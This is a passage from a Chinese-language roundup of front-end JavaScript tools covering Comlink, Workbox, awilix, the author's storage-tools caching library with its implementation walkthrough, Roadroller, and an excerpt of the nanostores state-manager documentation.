Comlink.expose(obj);
```

主线程代码

```
import * as comlink from "https://unpkg.com/comlink/dist/esm/comlink.mjs";

async function init() {
  const worker = new Worker("worker.js");
  // 包裹 worker.js
  const obj = Comlink.wrap(worker);
  // 获取 counter 数据
  alert(`Counter: ${await obj.counter}`);
  // 调用 inc 方法
  await obj.inc();
  // 获取 counter 数据
  alert(`Counter: ${await obj.counter}`);
}

init();
```

当前代码中没有任何关于类似 onmessage 和 postMessage 的代码, 主线程就像调用其他模块定义的函数一般使用, 以及 obj.counter 会获取一个 Promise 对象, 这时候我们无疑就想到了元编程以及 Proxy。我之前也写过基于 Proxy 的缓存 [memoizee-proxy](#),感兴趣的也可以看看, 这里就不做太多叙述了。

事实上 Comlink 的确使用了 Proxy。后续我们可以解析一下具体代码。官方也提供了 comlink 的一系列 [example](#)，也包括 node、Shared Worker、Service Worker 以及 EventListener 等复杂处理。

Service Worker 工具箱 workbox

Web Worker 为 JavaScript 创造多线程环境。目的是减轻 JavaScript 主线程运行所有任务(其他线程可以执行计算密集型或高延迟的任务)的负担，不去阻塞或者拖慢主线程运行，从而提升用户体验。大家可以尝试使用 [comlink](#) 来进行代码优化。

其中 Service Worker 是一组有特殊意义的 Web Worker。它充当 Web 应用程序、浏览器与网络（可用时）之间的代理服务器。它会拦截网络请求并根据网络是否可用来采取适当的动作、更新来自服务器的资源。它还提供入口以推送通知和访问后台同步 API。

Service Worker 具备复杂的生命周期和 api 令开发者望而生畏，而 [Workbox](#) 封装了 Service Worker 最佳实践。

前端开发中的依赖注入 awilix

依赖注入是一种异常强大的设计模式！

依赖注入优点

通过这种设计，类会从外部源请求依赖项而不是在内部创建它们。代码层面中这有什么好处呢？

- 随时替换依赖项
- 方便测试
- 解决循环依赖

我们先这样处理

使用框架 awilix

[awilix](#) 是一个支持函数和类的依赖注入框架。

前端存储工具库 storage-tools

在项目开发的过程中，为了减少提高性能，减少请求，开发者往往需要将一些不易改变的数据放入本地缓存中。如把用户使用的模板数据放入 localStorage 或者 IndexedDB。代码往往如下书写。

```
// 这里将数据放入内存中
let templatesCache = null;

// 用户id, 用于多账号系统
const userId: string = '1';

const getTemplates = ({
    refresh = false
} = {
    refresh: false
}) => {
    // 不需要立即刷新, 走存储
    if (!refresh) {
        // 内存中有数据, 直接使用内存中数据
        if (templatesCache) {
            return Promise.resolve(templatesCache)
        }

        const key = `templates.${userId}`
        // 从 localStorage 中获取数据
        const templateJSONStr = localStroage.getItem(key)

        if (templateJSONStr) {
            try {
                templatesCache = JSON.parse(templateJSONStr);
                return Promise.resolve(templatesCache)
            } catch () {
                // 解析失败, 清除 storage 中数据
                localStroage.removeItem(key)
            }
        }
    }
}

// 进行服务端掉用获取数据
return api.get('xxx').then(res => {
    templatesCache = cloneDeep(res)
    // 存入 本地缓存
    localStroage.setItem(key, JSON.stringify(templatesCache))
    return res
})
};
```

可以看到，代码非常冗余，同时这里的代码还没有处理数据版本、过期时间以及数据写入等功能。如果再把这些功能点加入，代码将会更加复杂，不易维护。

于是个人写了一个小工具 [storage-tools](#) 来处理这个问题。

使用 storage-tools 缓存数据

该库默认使用 localStorage 作为数据源，开发者从库中获取 StorageHelper 工具类。

```
import { StorageHelper } from "storage-tools";

// 当前用户 id
const userId = "1";

// 构建模版 store
// 构建时候就会获取 localStorage 中的数据放入内存
const templatesStore = new StorageHelper({
  // 多账号用户使用 key
  storageKey: `templates.${userId}`,
  // 当前数据版本号，可以从后端获取并传入
  version: 1,
  // 超时时间，单位为 秒
  timeout: 60 * 60 * 24,
});

// 从内存中获取数据
const templates = templatesStore.getData();

// 没有数据，表明数据过期或者没有存储过
if (templates === null) {
  api.get("xxx").then((val) => {
    // 存储数据到内存中去，之后的 getData 都可以获取到数据
    store.setData(val);

    // 闲暇时间将当前内存数据存储到 localStorage 中
    requestIdleCallback(() => {
      // 期间内可以多次掉用 setData
      store.commit();
    });
  });
}
```

StorageHelper 工具类支持了其他缓存源，代码如下：

```
import { IndexedDBAdaptor, StorageAdaptor, StorageHelper } from "storage-tools";

// 当前用户 id
const userId = "1";

const sessionStorageStore = new StorageHelper({
  // 配置同上
  storageKey: `templates.${userId}`,
  version: 1,
  timeout: 60 * 60 * 24,
  // 适配器, 传入 sessionStorage
  adapter: sessionStorage,
});

const indexedDBStore = new StorageHelper({
  storageKey: `templates.${userId}`,
  version: 1,
  timeout: 60 * 60 * 24,
  // 适配器, 传入 IndexedDBAdaptor
  adapter: new IndexedDBAdaptor({
    dbName: "userInfo",
    storeName: "templates",
  }),
});

// IndexedDB 只能异步构建, 所以现在只能等待获取构建获取完成
indexedDBStore.whenReady().then(() => {
  // 准备完成后, 我们就可以 getData 和 setData 了
  const data = indexedDBStore.getData();

  // 其余代码
});

// 只需要有 setItem 和 getItem 就可以构建 adaptor
class MemoryAdaptor implements StorageAdaptor {
  readonly cache = new Map();

  // 获取 map 中数据
  getItem(key: string) {
    return this.cache.get(key);
  }
}
```

```
setItem(key: string, value: string) {
  this.cache.set(key, value);
}

const memoryStore = new StorageHelper({
  // 配置同上
  storageKey: `templates.${userId}`,
  version: 1,
  timeout: 60 * 60 * 24,
  // 适配器，传入携带 getItem 和 setItem 对象
  adapter: new MemoryAdaptor(),
});
```

当然了，我们还可以继承 StorageHelper 构建业务类。

```
// 也可以基于 StorageHelper 构建业务类
class TemplatesStorage extends StorageHelper {
    // 传入 userId 以及 版本
    constructor(userId: number, version: number) {
        super({
            storageKey: `templates.${userId}`,
            // 如果需要运行时候更新, 则可以动态传递
            version,
            timeout: 60 * 60 * 24,
        });
    }

    // TemplatesStorage 实例
    static instance: TemplatesStorage;

    // 如果需要版本信息的话,
    static version: number = 0;

    static getStoreInstance() {
        // 获取版本信息
        return getTemplatesVersion().then((newVersion) => {
            // 没有构建实例或者版本信息不相等, 直接重新构建
            if (
                newVersion !== TemplatesStorage.version || !TemplatesStorage.instance
            ) {
                TemplatesStorage.instance = new TemplatesStorage("1", newVersion);
                TemplatesStorage.version = newVersion;
            }
        });

        return TemplatesStorage.instance;
    };
}

/**
 * 获取模板缓存和 api 请求结合
 */
getTemplates() {
    const data = super.getData();
    if (data) {
        return Promise.resolve(data);
    }
    return api.get("xxx").then((val) => {
```

```
        this.setTemplates(val);
        return super.getData();
    });

}

/***
 * 保存数据到内存后提交到数据源
 */
setTemplates(templates: any[]) {
    super.setData(templates);
    super.commit();
}

}

/***
 * 获取模版信息函数
 */
const getTemplates = () => {
    return TemplatesStorage.getStoreInstance().then((instance) => {
        return instance.getTemplates();
    });
}
```

针对于某些特定列表顺序需求，我们还可以构建 ListStorageHelper。

```
import { ListStorageHelper, MemoryAdaptor } from "../src";

// 当前用户 id
const userId = "1";

const store = new ListStorageHelper({
  storageKey: `templates.${userId}`,
  version: 1,
  // 设置唯一键 key, 默认为 'id'
  key: "searchVal",
  // 列表存储最大数据量, 默认为 10
  maxCount: 100,
  // 修改数据后是否移动到最前面, 默认为 true
  isMoveTopWhenModified: true,
  // 添加数据后是否是最前面, 默认为 true
  isUnshiftWhenAdded: true,
});

store.setItem({ searchVal: "new game" });
store.getData();
// [{  
//   searchVal: 'new game'  
// }]

store.setItem({ searchVal: "new game2" });
store.getData();
// 会插入最前面
// [{  
//   searchVal: 'new game2'  
// }, {  
//   searchVal: 'new game'  
// }]

store.setItem({ searchVal: "new game" });
store.getData();
// 会更新到最前面
// [{  
//   searchVal: 'new game'  
// }, {  
//   searchVal: 'new game2'  
// }]
```

```
// 提交到 localStorage  
store.commit();
```

storage-tools 项目演进

任何项目都不是一触而就的，下面是关于 storage-tools 库的编写思路。希望能对大家有一些帮助。

StorageHelper 支持 localStorage 存储

项目的第一步就是支持本地储存 localStorage 的存取。

```
// 获取从 1970 年 1 月 1 日 00:00:00 UTC 到用户机器时间的秒数
// 后续有需求也会向外提供时间函数配置，可以结合 sync-time 库一起使用
const getCurrentSecond = () => parseInt(` ${new Date().getTime() / 1000}`);

// 获取当前空数据
const getEmptyDataStore = (version: number): DataStore<any> => {
  const currentSecond = getCurrentSecond();
  return {
    // 当前数据的创建时间
    createdOn: currentSecond,
    // 当前数据的修改时间
    modifiedOn: currentSecond,
    // 当前数据的版本
    version,
    // 数据，空数据为 null
    data: null,
  };
};

class StorageHelper<T> {
  // 存储的 key
  private readonly storageKey: string;
  // 存储的版本信息
  private readonly version: number;

  // 内存中数据，方便随时读写
  store: DataStore<T> | null = null;

  constructor({ storageKey, version }) {
    this.storageKey = storageKey;
    this.version = version || 1;

    this.load();
  }

  load() {
    const result: string | null = localStorage.getItem(this.storageKey);

    // 初始化内存信息数据
    this.initStore(result);
  }
}
```

```
private initStore(storeStr: string | null) {
    // localStorage 没有数据，直接构建 空数据放入 store
    if (!storeStr) {
        this.store = getEmptyDataStore(this.version);
        return;
    }

    let store: DataStore<T> | null = null;

    try {
        // 开始解析 json 字符串
        store = JSON.parse(storeStr);

        // 没有数据或者 store 没有 data 属性直接构建空数据
        if (!store || !("data" in store)) {
            store = getEmptyDataStore(this.version);
        } else if (store.version !== this.version) {
            // 版本不一致直接升级
            store = this.upgrade(store);
        }
    } catch (_e) {
        // 解析失败了，构建空的数据
        store = getEmptyDataStore(this.version);
    }

    this.store = store || getEmptyDataStore(this.version);
}

setData(data: T) {
    if (!this.store) {
        return;
    }
    this.store.data = data;
}

getData(): T | null {
    if (!this.store) {
        return null;
    }
    return this.store?.data;
}
```

```

commit() {
    // 获取内存中的 store
    const store = this.store || getEmptyDataStore(this.version);
    store.version = this.version;

    const now = getCurrentSecond();
    if (!store.createdOn) {
        store.createdOn = now;
    }
    store.modifiedOn = now;

    // 存储数据到 localStorage
    localStorage.setItem(this.storageKey, JSON.stringify(store));
}

/**
 * 获取内存中 store 的信息
 * 如 modifiedOn createdOn version 等信息
 */
get(key: DataStoreInfo) {
    return this.store?.[key];
}

upgrade(store: DataStore<T>): DataStore<T> {
    // 获取当前的秒数
    const now = getCurrentSecond();
    // 看起来很像 getEmptyDataStore 代码，但实际上是不同的业务
    // 不应该因为代码相似而合并，不利于后期扩展
    return {
        // 只获取之前的创建时间，如果没有使用当前的时间
        createdOn: store?.createdOn || now,
        modifiedOn: now,
        version: this.version,
        data: null,
    };
}
}

```

StorageHelper 添加超时机制

添加超时机制很简单，只需要在 getData 的时候检查一下数据即可。

```
class StorageHelper<T> {
    // 其他代码 ...

    // 超时时间，默认为 -1，即不超时
    private readonly timeout: number = -1;

    constructor({ storageKey, version, timeout }: StorageHelperParams) {
        // 传入的数据是数字类型，且大于 0，就设定超时时间
        if (typeof timeout === "number" && timeout > 0) {
            this.timeout = timeout;
        }
    }

    getData(): T | null {
        if (!this.store) {
            return null;
        }

        // 如果小于 0 就没有超时时间，直接返回数据，事实上不可能小于0
        if (this.timeout < 0) {
            return this.store?.data;
        }

        // 修改时间加超时时间大于当前时间，则表示没有超时
        // 注意，每次 commit 都会更新 modifiedOn
        if (getCurrentSecond() < (this.store?.modifiedOn || 0) + this.timeout) {
            return this.store?.data;
        }

        // 版本信息在最开始时候处理过了，此处直接返回 null
        return null;
    }
}
```

StorageHelper 添加其他存储适配

此时我们可以添加其他数据源适配，方便开发者自定义 storage。

```
/**  
 * 适配器接口，存在 getItem 以及 setItem  
 */  
  
interface StorageAdaptor {  
    getItem: (key: string) => string | Promise<string> | null;  
   setItem: (key: string, value: string) => void;  
}  
  
class StorageHelper<T> {  
    // 其他代码 ...  
  
    // 非浏览器环境不具备 localStorage，所以不在此处直接构造  
    readonly adapter: StorageAdaptor;  
  
    constructor({ storageKey, version, adapter, timeout }: StorageHelperParams) {  
        // 此处没有传递 adapter 就会使用 localStorage  
        // adapter 对象必须有 getItem 和 setItem  
        // 此处没有进一步判断 getItem 是否为函数以及 localStorage 是否存在  
        // 没有办法限制住所有的异常  
        this.adapter = adapter && "getItem" in adapter && "setItem" in adapter  
            ? adapter  
            : localStorage;  
  
        this.load();  
    }  
  
    load() {  
        // 此处改为 this.adapter  
        const result: Promise<string> | string | null = this.adapter.getItem(  
            this.storageKey,  
        );  
    }  
  
    commit() {  
        // 此处改为 this.adapter  
        this.adapter.setItem(this.storageKey, JSON.stringify(store));  
    }  
}
```

StorageHelper 添加异步获取

如有些数据源需要异步构建并获取数据，例如 IndexedDB。这里我们先建立一个 IndexedDBAdaptor 类。

```
import { StorageAdaptor } from "../utils";

// 把 indexedDB 的回调改为 Promise
function promisifyRequest<T = undefined>(
  request: IDBRequest<T> | IDBTransaction,
): Promise<T> {
  return new Promise<T>((resolve, reject) => {
    // @ts-ignore
    request.oncomplete = request.onsuccess = () => resolve(request.result);
    // @ts-ignore
    request.onabort = request.onerror = () => reject(request.error);
  });
}

/**
 * 创建并返回 indexedDB 的句柄
 */
const createStore = (
  dbName: string,
  storeName: string,
  upgradeInfo: IndexedDBUpgradeInfo = {},
): UseStore => {
  const request = indexedDB.open(dbName);

  /**
   * 创建或者升级时候会调用 onupgradeneeded
   */
  request.onupgradeneeded = () => {
    const { result: store } = request;
    if (!store.objectStoreNames.contains(storeName)) {
      const { options = {}, indexList = [] } = upgradeInfo;
      // 基于 配置项生成 store
      const store = request.result.createObjectStore(storeName, { ...options });
      // 建立索引
      indexList.forEach((index) => {
        store.createIndex(index.name, index.keyPath, index.options);
      });
    }
  };
}
```

```
const dbp = promisifyRequest(request);

return (txMode, callback) =>
  dbp.then((db) =>
    callback(db.transaction(storeName, txMode).objectStore(storeName))
  );
};

export class IndexedDBAdaptor implements StorageAdaptor {
  private readonly store: UseStore;

  constructor({ dbName, storeName, upgradeInfo }: IndexedDBAdaptorParams) {
    this.store = createStore(dbName, storeName, upgradeInfo);
  }

  /**
   * 获取数据
   */
  getItem(key: string): Promise<string> {
    return this.store("readonly", (store) => promisifyRequest(store.get(key)));
  }

  /**
   * 设置数据
   */
  setItem(key: string, value: string) {
    return this.store("readwrite", (store) => {
      store.put(value, key);
      return promisifyRequest(store.transaction());
    });
  }
}
```

对 StorageHelper 类做如下改造

```
type CreateDeferredPromise = <TValue>() =>
CreateDeferredPromiseResult<TValue>;

// 劫持一个 Promise 方便使用
export const createDeferredPromise: CreateDeferredPromise = <T>() => {
  let resolve!: (value: T | PromiseLike<T>) => void;
  let reject!: (reason?: any) => void;

  const promise = new Promise<T>((res, rej) => {
    resolve = res;
    reject = rej;
  });

  return {
    currentPromise: promise,
    resolve,
    reject,
  };
};

export class StorageHelper<T> {
  // 是否准备好了
  ready: CreateDeferredPromiseResult<boolean> = createDeferredPromise<
    boolean
  >();

  constructor({ storageKey, version, adapter, timeout }: StorageHelperParams) {
    this.load();
  }

  load() {
    const result: Promise<string> | string | null = this.adapter.getItem(
      this.storageKey,
    );
  }

  // 检查一下当前的结果是否是 Promise 对象
  if (isPromise(result)) {
    result
      .then((res) => {
        this.initStore(res);
        // 准备好了
        this.ready.resolve(true);
      })
      .catch((err) => {
        this.ready.reject(err);
      });
  }
}
```

```
        })
      .catch(() => {
        this.initStore(null);
        // 准备好了
        this.ready.resolve(true);
      });
    } else {
      // 不是 Promise 直接构建 store
      this.initStore(result);
      // 准备好了
      this.ready.resolve(true);
    }
  }

// 询问是否做好准备
whenReady() {
  return this.ready.currentPromise;
}
}
```

如此，我们就完成了 StorageHelper 全部代码。

列表辅助类 ListStorageHelper

ListStorageHelper 基于 StorageHelper 构建，方便特定业务使用。

```
// 数组最大数量
const STORE_MAX_COUNT: number = 10;

export class ListStorageHelper<T> extends StorageHelper<T[]> {
    // 主键, 默认为 id
    readonly key: string = "id";
    // 存储最大数量, 默认为 10
    readonly maxCount: number = STORE_MAX_COUNT;

    // 是否添加在最前面
    readonly isUnshiftWhenAdded: boolean = true;
    // 修改后是否放入最前面
    readonly isMoveTopWhenModified: boolean = true;

    constructor({
        maxCount,
        key,
        isMoveTopWhenModified = true,
        isUnshiftWhenAdded = true,
        storageKey,
        version,
        adapter,
        timeout,
    }: ListStorageHelperParams) {
        super({ storageKey, version, adapter, timeout });
        this.key = key || "id";

        // 设置配置项
        if (typeof maxCount === "number" && maxCount > 0) {
            this.maxCount = maxCount;
        }

        if (typeof isMoveTopWhenModified === "boolean") {
            this.isMoveTopWhenModified = isMoveTopWhenModified;
        }

        if (typeof this.isUnshiftWhenAdded === "boolean") {
            this.isUnshiftWhenAdded = isUnshiftWhenAdded;
        }
    }

    load() {

```

```
super.load();
// 没有数据，设定为空数组方便统一
if (!this.store!.data) {
  this.store!.data = [];
}
}

getData = (): T[] => {
  const items = super.getData() || [];
  // 检查数据长度并移除超过的数据
  this.checkThenRemoveItem(items);
  return items;
};

setItem(item: T) {
  if (!this.store) {
    throw new Error("Please complete the loading load first");
  }

  const items = this.getData();

  // 利用 key 去查找存在数据索引
  const index = items.findIndex(
    (x: any) => x[this.key] === (item as any)[this.key],
  );

  // 当前有数据，是更新
  if (index > -1) {
    const current = { ...items[index], ...item };
    // 更新移动数组数据
    if (this.isMoveTopWhenModified) {
      items.splice(index, 1);
      items.unshift(current);
    } else {
      items[index] = current;
    }
  } else {
    // 添加
    this.isUnshiftWhenAdded ? items.unshift(item) : items.push(item);
  }
  // 检查并移除数据
  this.checkThenRemoveItem(items);
}
```

```
}

removeItem(key: string | number) {
  if (!this.store) {
    throw new Error("Please complete the loading load first");
  }
  const items = this.getData();
  const index = items.findIndex((x: any) => x[this.key] === key);
  // 移除数据
  if (index > -1) {
    items.splice(index, 1);
  }
}

setItems(items: T[]) {
  if (!this.store) {
    return;
  }
  this.checkThenRemoveItem(items);
  // 批量设置数据
  this.store.data = items || [];
}

/**
 * 多添加一个方法 getItems, 等同于 getData 方法
 */
getItems() {
  if (!this.store) {
    return null;
  }
  return this.getData();
}

checkThenRemoveItem = (items: T[]) => {
  if (items.length <= this.maxCount) {
    return;
  }
  items.splice(this.maxCount, items.length - this.maxCount);
};

}
```

该类继承了 StorageHelper，我们依旧可以直接调用 commit 提交数据。如此我们就不需要维护复杂的 storage 存取逻辑了。

代码都在 [storage-tools](#) 中，欢迎各位提交 issue 以及 pr。

参考资料

[storage-tools](#)

[sync-time](#)

小型 js 压缩工具

[Roadroller](#) 是用于大型演示的重量级 JavaScript 打包程序。它最初是为 js13kGames 设计的，但它仍然可用于小至 4KB 的演示。根据输入，与最佳 ZIP/gzip 再压缩器相比，它可以提供高达 15% 的额外压缩。


自动注入关系的依赖注入

```
export type Container = {
  [Key: string]: any;
};

export const container = {} as Container;

export const setController = (dependenciesFactories: Record<string, any>) => {
  Object.entries(dependenciesFactories).forEach(([dependencyName, factory]) => {
    return Object.defineProperty(container, dependencyName, {
      get: () => factory(container),
    });
  });
}
```

通用微型状态管理器 nanostores



A tiny state manager for **React**, **React Native**, **Preact**, **Vue**, **Svelte**, **Solid**, **Lit**, **Angular**, and vanilla JS. It uses **many atomic stores** and direct manipulation.

- **Small.** Between 265 and 803 bytes (minified and brotlied). Zero dependencies.
It uses [Size Limit](#) to control size.
- **Fast.** With small atomic and derived stores, you do not need to call the selector function for all components on every store change.
- **Tree Shakable.** A chunk contains only stores used by components in the chunk.
- Designed to move logic from components to stores.
- Good **TypeScript** support.

store/users.ts

```
import { atom } from 'nanostores'

export const $users = atom<User[]>([])

export function addUser(user: User) {
  $users.set([...$users.get(), user]);
}
```

store/admins.ts

```
import { computed } from 'nanostores'
import { $users } from './users.js'

export const $admins = computed($users, users => users.filter(i => i.isAdmin))
```

```
components/admins.tsx
```

```
import { useStore } from '@nanostores/react'
import { $admins } from '../stores/admins.js'

export const Admins = () => {
  const admins = useStore($admins)
  return (
    <ul>
      {admins.map(user => <UserItem user={user} />)}
    </ul>
  )
}
```



Made at [Evil Martians](#), product consulting for **developer tools**.

Table of Contents

- [Table of Contents](#)
- [Install](#)
- [Smart Stores](#)
- [Devtools](#)
- [Guide](#)
 - [Atoms](#)
 - [Maps](#)
 - [Deep Maps](#)
 - [Lazy Stores](#)
 - [Computed Stores](#)
 - [Tasks](#)
 - [Store Events](#)
- [Integration](#)
 - [React & Preact](#)
 - [Vue](#)
 - [Svelte](#)

- [Solid](#)
- [Lit](#)
- [Angular](#)
- [Vanilla JS](#)
- [Server-Side Rendering](#)
- [Tests](#)
- [Best Practices](#)
 - [Move Logic from Components to Stores](#)
 - [Separate changes and reaction](#)
 - [Reduce get\(\) usage outside of tests](#)
- [Known Issues](#)
 - [ESM](#)

Install

```
npm install nanostores
```

Smart Stores

- [Persistent](#) store to save data to `localStorage` and synchronize changes between browser tabs.
- [Router](#) store to parse URL and implements SPA navigation.
- [I18n](#) library based on stores to make application translatable.
- [Query](#) store that helps you with smart remote data fetching.
- [Logux Client](#): stores with WebSocket sync and CRDT conflict resolution.

Devtools

- [Logger](#) of lifecycles, changes in the browser console.
- [Vue Devtools](#) plugin that detects stores and attaches them to devtools inspectors and timeline.

Guide

Atoms

Atom store can be used to store strings, numbers, arrays.

You can use it for objects too if you want to prohibit key changes and allow only replacing the whole object (like we do in [router](#)).

To create it call `atom(initial)` and pass initial value as a first argument.

```
import { atom } from 'nanostores'

export const $counter = atom(0)
```

In TypeScript, you can optionally pass value type as type parameter.

```
export type LoadingStateValue = 'empty' | 'loading' | 'loaded'

export const $loadingState = atom<LoadingStateValue>('empty')
```

Then you can use `StoreValue<Store>` helper to get store's value type in TypeScript:

```
import type { StoreValue } from 'nanostores'

type Value = StoreValue<typeof $loadingState> //=> LoadingStateValue
```

`store.get()` will return store's current value. `store.set(nextValue)` will change value.

```
$counter.set($counter.get() + 1)
```

`store.subscribe(cb)` and `store.listen(cb)` can be used to subscribe for the changes in vanilla JS. For [React/Vue](#) we have extra special helpers `useStore` to re-render the component on any store changes.

Listener callbacks will receive the updated value as a first argument and the previous value as a second argument.

```
const unbindListener = $counter.subscribe((value, oldValue) => {
  console.log(`counter value changed from ${oldValue} to ${value}`)
})
```

`store.subscribe(cb)` in contrast with `store.listen(cb)` also call listeners immediately during the subscription. Note that the initial call for `store.subscribe(cb)` will not have any previous value and `oldValue` will be `undefined`.

Maps

Map store can be used to store objects with one level of depth and change keys in this object.

To create map store call `map(initial)` function with initial object.

```
import { map } from 'nanostores'

export const $profile = map({
  name: 'anonymous'
})
```

In TypeScript you can pass type parameter with store's type:

```
export interface ProfileValue {
  name: string,
  email?: string
}

export const $profile = map<ProfileValue>({
  name: 'anonymous'
})
```

`store.set(object)` or `store.setKey(key, value)` methods will change the store.

```
$profile.setKey('name', 'Kazimir Malevich')
```

Setting `undefined` will remove optional key:

```
$profile.setKey('email', undefined)
```

Store's listeners will receive third argument with changed key.

```
$profile.listen((profile, oldProfile, changed) => {
  console.log(`#${changed} new value ${profile[changed]}`)
})
```

You can also listen for specific keys of the store being changed, using `listenKeys` and `subscribeKeys`.

```
listenKeys($profile, ['name'], (value, oldValue, changed) => {
  console.log(`$profile.Name new value ${value.name}`)
})
```

`subscribeKeys(store, keys, cb)` in contrast with `listenKeys(store, keys, cb)` also call listeners immediately during the subscription. Please note that when using subscribe for store changes, the initial evaluation of the callback has undefined old value and changed key.

Deep Maps

Deep maps work the same as `map`, but it supports arbitrary nesting of objects and arrays that preserve the fine-grained reactivity.

```

import { deepMap, listenKeys } from 'nanostores'

export const $profile = deepMap({
  hobbies: [
    {
      name: 'woodworking',
      friends: [{ id: 123, name: 'Ron Swanson' }]
    }
  ],
  skills: [
    [
      'Carpentry',
      'Sanding'
    ],
    [
      'Varnishing'
    ]
  ]
})

listenKeys($profile, ['hobbies[0].friends[0].name', 'skills[0][0]'])

// Won't fire subscription
$profile.setKey('hobbies[0].name', 'Scrapbooking')
$profile.setKey('skills[0][1]', 'Staining')

// But those will fire subscription
$profile.setKey('hobbies[0].friends[0].name', 'Leslie Knope')
$profile.setKey('skills[0][0]', 'Whittling')

```

Note that `setKey` creates copies as necessary so that no part of the original object is mutated (but it does not do a full deep copy — some sub-objects may still be shared between the old value and the new one).

Lazy Stores

A unique feature of Nano Stores is that every state has two modes:

- **Mount:** when one or more listeners is mounted to the store.
- **Disabled:** when store has no listeners.

Nano Stores was created to move logic from components to the store. Stores can listen for URL changes or establish network connections. Mount/disabled modes allow you to create lazy stores, which will use resources only if store is really used in the UI.

onMount sets callback for mount and disabled states.

```
import { onMount } from 'nanostores'

onMount($profile, () => {
  // Mount mode
  return () => {
    // Disabled mode
  }
})
```

For performance reasons, store will move to disabled mode with 1 second delay after last listener unsubscribing.

Call keepMount() to test store's lazy initializer in tests and cleanStores to unmount them after test.

```
import { cleanStores, keepMount } from 'nanostores'
import { $profile } from './profile.js'

afterEach(() => {
  cleanStores($profile)
})

it('is anonymous from the beginning', () => {
  keepMount($profile)
  // Checks
})
```

Computed Stores

Computed store is based on other store's value.

```

import { computed } from 'nanostores'
import { $users } from './users.js'

export const $admins = computed($users, users => {
  // This callback will be called on every `users` changes
  return users.filter(user => user.isAdmin)
})

```

An async function can be evaluated by using task().

```

import { computed, task } from 'nanostores'

import { $userId } from './users.js'

export const $user = computed($userId, userId => task(async () => {
  const response = await fetch(`https://my-api/users/${userId}`)
  return response.json()
}))

```

By default, computed stores update *each* time any of their dependencies gets updated. If you are fine with waiting until the end of a tick, you can use batched. The only difference with computed is that it will wait until the end of a tick to update itself.

```

import { batched } from 'nanostores'

const $sortBy = atom('id')
const $categoryId = atom('')

export const $link = batched([$sortBy, $categoryId], (sortBy, categoryId) => {
  return `/api/entities?sortBy=${sortBy}&categoryId=${categoryId}`
})

// `batched` will update only once even you changed two stores
export function resetFilters () {
  $sortBy.set('date')
  categoryIdFilter.set('1')
}

```

Both computed and batched can be calculated from multiple stores:

```
import { $lastVisit } from './lastVisit.js'
import { $posts } from './posts.js'

export const $newPosts = computed([$lastVisit, $posts], (lastVisit, posts) => {
  return posts.filter(post => post.publishedAt > lastVisit)
})
```

Tasks

`startTask()` and `task()` can be used to mark all async operations during store initialization.

```
import { task } from 'nanostores'

onMount($post, () => {
  task(async () => {
    $post.set(await loadPost())
  })
})
```

You can wait for all ongoing tasks end in tests or SSR with `await allTasks()`.

```
import { allTasks } from 'nanostores'

$post.listen(() => {}) // Move store to active mode to start data loading
await allTasks()

const html = ReactDOMServer.renderToString(<App />)
```

Store Events

Each store has a few events, which you listen:

- `onMount(store, cb)`: first listener was subscribed with debounce. We recommend to always use `onMount` instead of `onStart + onStop`, because it has a short delay to prevent flickering behavior.
- `onStart(store, cb)`: first listener was subscribed. Low-level method. It is better to use `onMount` for simple lazy stores.

- `onStop(store, cb)`: last listener was unsubscribed. Low-level method. It is better to use `onMount` for simple lazy stores.
- `onSet(store, cb)`: before applying any changes to the store.
- `onNotify(store, cb)`: before notifying store's listeners about changes.

`onSet` and `onNotify` events has `abort()` function to prevent changes or notification.

```
import { onSet } from 'nanostores'

onSet($store, ({ newValue, abort }) => {
  if (!validate(newValue)) {
    abort()
  }
})
```

Event listeners can communicate with `payload.shared` object.

Integration

React & Preact

Use [@nanostores/react](#) or [@nanostores/preact](#) package and `useStore()` hook to get store's value and re-render component on store's changes.

```
import { useStore } from '@nanostores/react' // or '@nanostores/preact'
import { $profile } from '../stores/profile.js'

export const Header = ({ postId }) => {
  const profile = useStore($profile)
  return <header>Hi, {profile.name}</header>
}
```

Vue

Use [@nanostores/vue](#) and `useStore()` composable function to get store's value and re-render component on store's changes.

```
<script setup>
import { useStore } from '@nanostores/vue'
import { $profile } from '../stores/profile.js'

const props = defineProps(['postId'])

const profile = useStore($profile)
</script>

<template>
  <header>Hi, {{ profile.name }}</header>
</template>
```

Svelte

Every store implements [Svelte's store contract](#). Put \$ before store variable to get store's value and subscribe for store's changes.

```
<script>
  import { profile } from '../stores/profile.js'
</script>

<header>Hi, {$profile.name}</header>
```

In other frameworks, Nano Stores promote code style to use \$ prefixes for store's names. But in Svelte it has a special meaning, so we recommend to not follow this code style here.

Solid

Use [@nanostores/solid](#) and useStore() composable function to get store's value and re-render component on store's changes.

```
import { useStore } from '@nanostores/solid'
import { $profile } from '../stores/profile.js'

export function Header({ postId }) {
  const profile = useStore($profile)
  return <header>Hi, {profile().name}</header>
}
```

Lit

Use [@nanostores/lit](#) and StoreController reactive controller to get store's value and re-render component on store's changes.

```
import { StoreController } from '@nanostores/lit'
import { $profile } from '../stores/profile.js'

@customElement('my-header')
class MyElement extends LitElement {
  @property()

  private profileController = new StoreController(this, $profile)

  render() {
    return html`<header>Hi, ${profileController.value.name}</header>`
  }
}
```

Angular

Use [@nanostores/angular](#) and NanostoresService with useStore() method to get store's value and subscribe for store's changes.

```
// NgModule:
import { NANOSTORES, NanostoresService } from '@nanostores/angular';

@NgModule({
  providers: [{ provide: NANOSTORES, useClass: NanostoresService }]
})
```

```

// Component:

import { Component } from '@angular/core'
import { NanostoresService } from '@nanostores/angular'
import { Observable, switchMap } from 'rxjs'

import { profile } from '../stores/profile'
import { IUser, User } from '../stores/user'

@Component({
  selector: "app-root",
  template: '<p *ngIf="(currentUser$ | async) as user">{{ user.name }}</p>'
})
export class AppComponent {
  currentUser$: Observable<IUser> = this.nanostores.useStore(profile)
    .pipe(switchMap(userId => this.nanostores.useStore(User(userId))))
}

constructor(private nanostores: NanostoresService) { }
}

```

Vanilla JS

Store#subscribe() calls callback immediately and subscribes to store changes. It passes store's value to callback.

```

import { $profile } from '../stores/profile.js'

$profile.subscribe(profile => {
  console.log(`Hi, ${profile.name}`)
})

```

Store#listen(cb) in contrast calls only on next store change. It could be useful for a multiple stores listeners.

```
function render () {
  console.log(`${$post.get().title} for ${$profile.get().name}`)
}

$profile.listen(render)
$post.listen(render)
render()
```

See also `listenKeys(store, keys, cb)` to listen for specific keys changes in the map.

Server-Side Rendering

Nano Stores support SSR. Use standard strategies.

```
if (isServer) {
  $settings.set(initialSettings)
  $router.open(renderingPageURL)
}
```

